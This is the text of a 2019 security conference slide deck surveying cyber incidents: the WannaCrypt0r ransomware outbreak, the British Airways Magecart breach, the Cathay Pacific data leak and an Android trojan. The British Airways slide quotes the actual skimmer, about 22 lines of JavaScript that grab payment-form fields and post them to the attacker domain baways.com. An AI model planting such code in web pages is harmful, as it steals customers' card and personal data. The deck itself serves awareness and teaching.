
St Julians, Malta - 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



Global RansomWare **CyberAttack**

“WanaCrypt0r 2.0” - 12th May 2017



Chemnitz Station - Germany

Global Impact on **Critical Services**: UK, Russia, Spain, Italy, China, USA & Beyond!

...More than **200k** Systems in **150+** Countries!


40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



Global RansomWare **CyberAttack**

“WanaCrypt0r 2.0” - 12th May 2017



Global Impact on **Critical Services**: UK, Russia, Spain, Italy, China, USA & Beyond!

...More than **200k** Systems in **150+ Countries!**


40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



Global RansomWare CyberAttack

Countries hit in initial hours of cyber-attack



*Map shows countries affected in first few hours of cyber-attack, according to Kaspersky Lab research, as well as Australia, Sweden and Norway, where incidents have been reported since

Source: Kaspersky Lab's Global Research & Analysis Team

BBC

...More than 200k Systems in 150+ Countries!

40th International East-West Security Conference

* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta - 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



British Airways: 380k+ On-Line Bookings

```
1 window.onload = function() {
2     jQuery("#submitButton").bind("mouseup touchend", function(a) {
3         var
4             n = {};
5         jQuery("#paymentForm").serializeArray().map(function(a) {
6             n[a.name] = a.value
7         });
8         var e = document.getElementById("personPaying").innerHTML;
9         n.person = e;
10        var
11            t = JSON.stringify(n);
12        setTimeout(function() {
13            jQuery.ajax({
14                type: "POST",
15                async: !0,
16                url: "https://baways.com/gateway/app/dataprocessing/api/",
17                data: t,
18                dataType: "application/json"
19            })
20        }, 500)
21    })
22};
```

- Magecart *Java Script Skimmer* -
Just 22 lines of “**Malicious Code**”!

Earlier “Data Breach”: 21st April to 28th July 2018 – 99 Days!!!.....

Full RiskIQ Report: www.riskiq.com/blog/labs/magecart-british-airways-breach/

BA Data Breach Open to Criminals for 15 Days!!!

40th International East-West Security Conference

1st C Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



Cathay Pacific: Data Security Breach

.....9.4m Customers “Hacked”: 24th Oct 2018




Personal Data: Passenger Name; Nationality; Date of Birth; #Phone; email; Address; #Passport ; #ID Card ; #Frequent Flyer; Historical Travel Info.....

Market Value: 7% Share Price Loss : **\$361m** Market Cap Loss: **9 Year Low...**

Android Mobile Malware: "GPlayed"

- Trojan App Mimics "Google Play Store" -



